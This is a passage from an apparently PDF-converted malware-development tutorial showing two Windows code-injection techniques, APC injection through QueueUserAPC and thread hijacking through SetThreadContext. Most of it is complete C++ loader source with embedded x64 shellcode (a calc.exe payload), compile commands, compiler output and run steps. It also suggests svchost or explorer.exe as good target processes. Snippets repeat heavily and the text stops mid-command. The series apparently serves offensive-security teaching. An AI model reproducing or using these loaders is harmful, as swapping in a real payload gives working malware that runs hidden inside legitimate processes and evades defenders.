120      WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
121
122
123

```

As you can see, we should allocate this location with PAGE_EXECUTE_READWRITE permissions which is meaning execute, read and write.

In the next step, we write our payload to allocated memory:

```

111  if (ph == NULL) {
112      printf("OpenProcess failed! exiting...\n");
113      return -2;
114  }
115
116  // allocate memory buffer for remote process
117  rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
118
119  // write payload to memory buffer
120  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
121
122  if (getTids(pid, tids)) {
123      for (DWORD tid : tids) {

```

Then find target process threads. For this I wrote another function `getTids`:

```

76 // find process threads by PID
77 DWORD getTids(DWORD pid, std::vector<DWORD>& tids) {
78     HANDLE hSnapshot;
79     THREADENTRY32 te;
80     te.dwSize = sizeof(THREADENTRY32);
81
82     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
83     if (Thread32First(hSnapshot, &te)) {
84         do {
85             if (pid == te.th32OwnerProcessID) {
86                 tids.push_back(te.th32ThreadID);
87             }
88         } while (Thread32Next(hSnapshot, &te));
89     }
90
91     CloseHandle(hSnapshot);
92     return !tids.empty();
93 }
```

which finds all threads by process PID. We enum all threads and if the thread belongs to our target process we push it to our `tids` vector.

Then queue an APC to all threads to execute our payload:

```

118     // write payload to memory buffer
119     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
120
121     if (getTids(pid, tids)) {
122         for (DWORD tid : tids) {
123             HANDLE ht = OpenThread(THREAD_SET_CONTEXT, FALSE, tid);
124             if (ht) {
125                 QueueUserAPC((PAPCFUNC)rb, ht, NULL);
126                 printf("payload injected via QueueUserAPC\n");
127                 CloseHandle(ht);
128             }
129         }
130     }
131     CloseHandle(ph);
132 }
133
134 return 0;
135 }
```

As you can see we queue an APC to the thread using the `QueueUserAPC` function. the first parameter should be a pointer to the function that we want to execute which is a pointer to my payload and the second parameter is a handle to the remote thread.

Let's take a look at full C++ source code of our malware:

```

/*
hack.cpp
APC injection via Queue an APC into all the threads
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/22/malware-injection-5.html
```

```

/*
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>
#include <vector>

unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
    0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
    0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
    0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
    0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
    0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
    0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
    0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
    0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
    0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
    0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
    0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
    0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
    0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
    0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
    0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
    0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
    0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
    0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
    0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int my_payload_len = sizeof(my_payload);

// get process PID
int findMyProc(const char *procname) {

    HANDLE hSnapshot;

```

```

PROCESSENTRY32 pe;
int pid = 0;
BOOL hResult;

// snapshot of all processes in the system
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

// initializing size: needed for using Process32First
pe.dwSize = sizeof(PROCESSENTRY32);

// info about first process encountered in a system snapshot
hResult = Process32First(hSnapshot, &pe);

// retrieve information about the processes
// and exit if unsuccessful
while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
        pid = pe.th32ProcessID;
        break;
    }
    hResult = Process32Next(hSnapshot, &pe);
}

// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);
return pid;
}

// find process threads by PID
DWORD getTids(DWORD pid, std::vector<DWORD>& tids) {
    HANDLE hSnapshot;
    THREADENTRY32 te;
    te.dwSize = sizeof(THREADENTRY32);

    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
    if (Thread32First(hSnapshot, &te)) {
        do {
            if (pid == te.th32OwnerProcessID) {
                tids.push_back(te.th32ThreadID);
            }
        } while (Thread32Next(hSnapshot, &te));
    }
}

```

```

        CloseHandle(hSnapshot);
        return !tids.empty();
    }

int main(int argc, char* argv[]) {
    DWORD pid = 0; // process ID
    HANDLE ph; // process handle
    HANDLE ht; // thread handle
    LPVOID rb; // remote buffer
    std::vector<DWORD> tids; // thread IDs

    pid = findMyProc(argv[1]);
    if (pid == 0) {
        printf("PID not found :( exiting...\n");
        return -1;
    } else {
        printf("PID = %d\n", pid);

        ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);

        if (ph == NULL) {
            printf("OpenProcess failed! exiting...\n");
            return -2;
        }

        // allocate memory buffer for remote process
        rb = VirtualAllocEx(ph, NULL,
                            my_payload_len,
                            MEM_RESERVE | MEM_COMMIT,
                            PAGE_EXECUTE_READWRITE);

        // write payload to memory buffer
        WriteProcessMemory(ph, rb,
                           my_payload,
                           my_payload_len, NULL);

        if (getTids(pid, tids)) {
            for (DWORD tid : tids) {
                HANDLE ht = OpenThread(THREAD_SET_CONTEXT, FALSE, tid);
                if (ht) {
                    QueueUserAPC((PAPCFUNC)rb, ht, NULL);
                    printf("payload injected via QueueUserAPC\n");
                    CloseHandle(ht);
                }
            }
        }
    }
}

```

```

    }
    CloseHandle(ph);
}
return 0;
}

```

As usually, for simplicity, we use 64-bit `calc.exe` as the payload and print message for demonstration.


Let's go to compile our code:

```
x86_64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive
```

```


kali@kali:~/pr...21-injection-5$ mc [kali@kali]_21-injection-5 kali@kali:~/pr...-shellcoding-1
kali@kali:~/pr...21-injection-5$ x86_64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hack.cpp: In function 'DWORD getTids(DWORD, std::vector<long unsigned int> &)':
hack.cpp:82:59: warning: passing NULL to non-pointer argument 2 of 'void* CreateToolhelp32Snapshot(DWORD, DWORD)' [-Wconversion-null]
82 |     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
In file included from hack.cpp:11:
/usr/share/mingw-w64/include/tlhelp32.h:15:62: note: declared here
15 |     HANDLE WINAPI CreateToolhelp32Snapshot(DWORD dwFlags, DWORD th32ProcessID);
hack.cpp: In function 'int main(int, char**)':
hack.cpp:126:42: warning: passing NULL to non-pointer argument 3 of 'DWORD QueueUserAPC(PAPCFUNC, HANDLE, ULONG_PTR)' [-Wconversion-null]
126 |     QueueUserAPC((PAPCFUNC)b, ht, NULL);
In file included from /usr/share/mingw-w64/include/winbase.h:29,
                 from /usr/share/mingw-w64/include/windows.h:70,
                 from hack.cpp:10:
/usr/share/mingw-w64/include/processthreaddsapi.h:26:84: note: declared here
26 |     WINBASEAPI DWORD WINAPI QueueUserAPC(PAPCFUNC pfnAPC, HANDLE hThread, ULONG_PTR dwData);
```

Then firstly run `mspaint.exe` on victim machine (Windows 7 x64 in my case):




Then run our malware:

```
.\hack.exe mspaint.exe
```




As you can see everything is work perfectly.

Also perfectly worked on Windows 10 x64:



But I noticed than on my Windows 7 x64 machine target process is crashed:




I have not yet figured out why this is happened.

The problem with this technique is that it's unpredictable somehow, and in many cases, it can run our payload multiple times. And as for the target process, I think **svchost** or **explorer.exe** is good choice as their almost always has alertable threads.

[APC MSDN](#)
[QueueUserAPC](#)
[CreateToolhelp32Snapshot](#)
[Process32First](#)
[Process32Next](#)
[strcmp](#)
[Taking a Snapshot and Viewing Processes](#)
[Thread32First](#)
[Thread32Next](#)
[CloseHandle](#)
[VirtualAllocEx](#)
[WriteProcessMemory](#)
[Source code in Github](#)

16. code injection via thread hijacking. Simple C++ malware.



what does it mean?

Today I will discuss about code injection to remote process via thread hijacking. This is about code injection via hijacking threads instead of creating a remote thread. There are methods of code injection where you can create a thread from another process using `CreateRemoteThread` at an executable code location, I wrote about this [here](#). Or for example, classic DLL Injection via `CreateRemoteThread` and executing `LoadLibrary`, passing an argument in the `CreateRemoteThread`. My [post](#) about this technique.

example

Let's go to look an example which demonstrates this technique:

```
/*
hack.cpp
code injection via thread hijacking
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/11/23/malware-injection-6.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
```

```

0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41,
0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x01, 0xc1, 0x38, 0xe0,
0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int my_payload_len = sizeof(my_payload);

// get process PID
int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);

    // info about first process encountered in a system snapshot
}

```

```

hResult = Process32First(hSnapshot, &pe);

// retrieve information about the processes
// and exit if unsuccessful
while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
        pid = pe.th32ProcessID;
        break;
    }
    hResult = Process32Next(hSnapshot, &pe);
}

// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);
return pid;
}

int main(int argc, char* argv[]) {
    DWORD pid = 0; // process ID
    HANDLE ph; // process handle
    HANDLE ht; // thread handle
    LPVOID rb; // remote buffer

    HANDLE hSnapshot;
    THREADENTRY32 te;
    CONTEXT ct;

    pid = findMyProc(argv[1]);
    if (pid == 0) {
        printf("PID not found :( exiting...\\n");
        return -1;
    } else {
        printf("PID = %d\\n", pid);

        ct.ContextFlags = CONTEXT_FULL;
        te.dwSize = sizeof(THREADENTRY32);

        ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);

        if (ph == NULL) {
            printf("OpenProcess failed! exiting...\\n");
            return -2;
        }
}

```

```

// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, my_payload_len,
MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

// write payload to memory buffer
WriteProcessMemory(ph, rb, my_payload,
my_payload_len, NULL);

// find thread ID for hijacking
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
if (Thread32First(hSnapshot, &te)) {
    do {
        if (pid == te.th32OwnerProcessID) {
            ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
            break;
        }
    } while (Thread32Next(hSnapshot, &te));
}

// suspend target thread
SuspendThread(ht);
GetThreadContext(ht, &ct);
// update register (RIP)
ct.Rip = (DWORD_PTR)rb;
SetThreadContext(ht, &ct);
ResumeThread(ht);

CloseHandle(ph);
}
return 0;
}

```

As usually, for simplicity, we use 64-bit `calc.exe` as the payload.

As you can see, for finding process by name I used a function `findMyProc` from my past [post](#). Then, the `main` function is like my code from [this post](#) about “classic” code injection to remote process. The only difference in logic: we hijack remote thread instead creating new one.

The flow is this technique is: firstly, we find the target process:

```

75  int main(int argc, char* argv[]) {
76      DWORD pid = 0; // process ID
77      HANDLE ph; // process handle
78      HANDLE ht; // thread handle
79      LPVOID rb; // remote buffer
80
81      HANDLE hSnapshot;
82      THREADENTRY32 te;
83      CONTEXT ct;
84
85      pid = findMyProc(argv[1]);
86      if (pid == 0) {
87          printf("PID not found :( exiting...\n");
88          return -1;
89      } else {
90          printf("PID = %d\n", pid);
91
92          ct.ContextFlags = CONTEXT_FULL;
93          te.dwSize = sizeof(THREADENTRY32);
94

```

Then, as usually, allocate space in the target process for our payload:

```

97      if (ph == NULL) {
98          printf("OpenProcess failed! exiting...\n");
99          return -2;
100     }
101
102     // allocate memory buffer in the target remote process
103     rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
104
105     // write payload to memory buffer
106     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
107
108     // find thread ID for hijacking
109     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
110     if (Thread32First(hSnapshot, &te)) {
111         do {
112             if (pid == te.th32OwnerProcessID) {
113                 ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114                 break;

```

and write our payload in the allocated space:

```

100     }
101
102     // allocate memory buffer in the target remote process
103     rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
104
105     // write payload to memory buffer
106     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
107
108     // find thread ID for hijacking
109     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
110     if (Thread32First(hSnapshot, &te)) {
111         do {
112             if (pid == te.th32OwnerProcessID) {
113                 ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114                 break;

```

The next step we find a thread ID of the thread we want to hijack in the target process. In our case, we will fetch the thread ID of the first thread in our target process. We will leverage `CreateToolhelp32Snapshot` to create a snapshot of

target process's threads and enum them with `Thread32Next`. This will give us the thread ID we will be hijacking:

```
105     // write payload to memory buffer
106     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
107
108     // find thread ID for hijacking
109     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
110     if (Thread32First(hSnapshot, &te)) {
111         do {
112             if (pid == te.th32OwnerProcessID) {
113                 ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114                 break;
115             }
116         } while (Thread32Next(hSnapshot, &te));
117     }
118
119     // suspend target thread
120     SuspendThread(ht);
```

Then, suspend the target thread which we want to hijack:

```
113         ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114         break;
115     }
116     } while (Thread32Next(hSnapshot, &te));
117 }
118
119     // suspend target thread
120     SuspendThread(ht);
121     GetThreadContext(ht, &ct);
122     // update register (RIP)
123     ct.Rip = (DWORD_PTR)rb;
124     SetThreadContext(ht, &ct);
125     ResumeThread(ht);
126
127     CloseHandle(ph);
128 }
129 return 0;
130 }
```

After that, getting the context of the target thread:

```
113         ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114         break;
115     }
116     } while (Thread32Next(hSnapshot, &te));
117 }
118
119     // suspend target thread
120     SuspendThread(ht);
121     GetThreadContext(ht, &ct);
122     // update register (RIP)
123     ct.Rip = (DWORD_PTR)rb;
124     SetThreadContext(ht, &ct);
125     ResumeThread(ht);
126
127     CloseHandle(ph);
128 }
129 return 0;
130 }
```

Update the target thread's register RIP (instruction pointer on 64-bit) to point

to our payload:

```
113     ht = OpenThread(Thread_ALL_ACCESS, FALSE, te.th32ThreadID);
114     break;
115   }
116   } while (Thread32Next(hSnapshot, &te));
117 }
118
119 // suspend target thread
120 SuspendThread(ht);
121 GetThreadContext(ht, &ct);
122 // update register (RIP)
123 ct.Rip = (DWORD_PTR)rb;
124 SetThreadContext(ht, &ct);
125 ResumeThread(ht);
126
127 CloseHandle(ph);
128 }
129 return 0;
130 }
```

But there are the caveat, which is called “SetThreadContext anomaly”. For some processes, the volatile registers (RAX, RCX, RDX, R8-R11) are set by `SetThreadContext`, for other processes (e.g. Explorer, Edge) they are ignored. Best not rely on `SetThreadContext` to set those registers.

Commit the hijacked thread:


```
113     ht = OpenThread(Thread_ALL_ACCESS, FALSE, te.th32ThreadID);
114     break;
115   }
116   } while (Thread32Next(hSnapshot, &te));
117 }
118
119 // suspend target thread
120 SuspendThread(ht);
121 GetThreadContext(ht, &ct);
122 // update register (RIP)
123 ct.Rip = (DWORD_PTR)rb;
124 SetThreadContext(ht, &ct);
125 ResumeThread(ht);
126
127 CloseHandle(ph);
128 }
129 return 0;
130 }
```

And in the next step resume hijacked thread:

```
113     ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114     break;
115   }
116 } while (Thread32Next(hSnapshot, &te));
117 }
118
119 // suspend target thread
120 SuspendThread(ht);
121 GetThreadContext(ht, &ct);
122 // update register (RIP)
123 ct.Rip = (DWORD_PTR)rb;
124 SetThreadContext(ht, &ct);
125 ResumeThread(ht);
126
127 CloseHandle(ph);
128 }
129 return 0;
130 }
```


As you can see, it's not so difficult. Let's go to compile this malware code:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
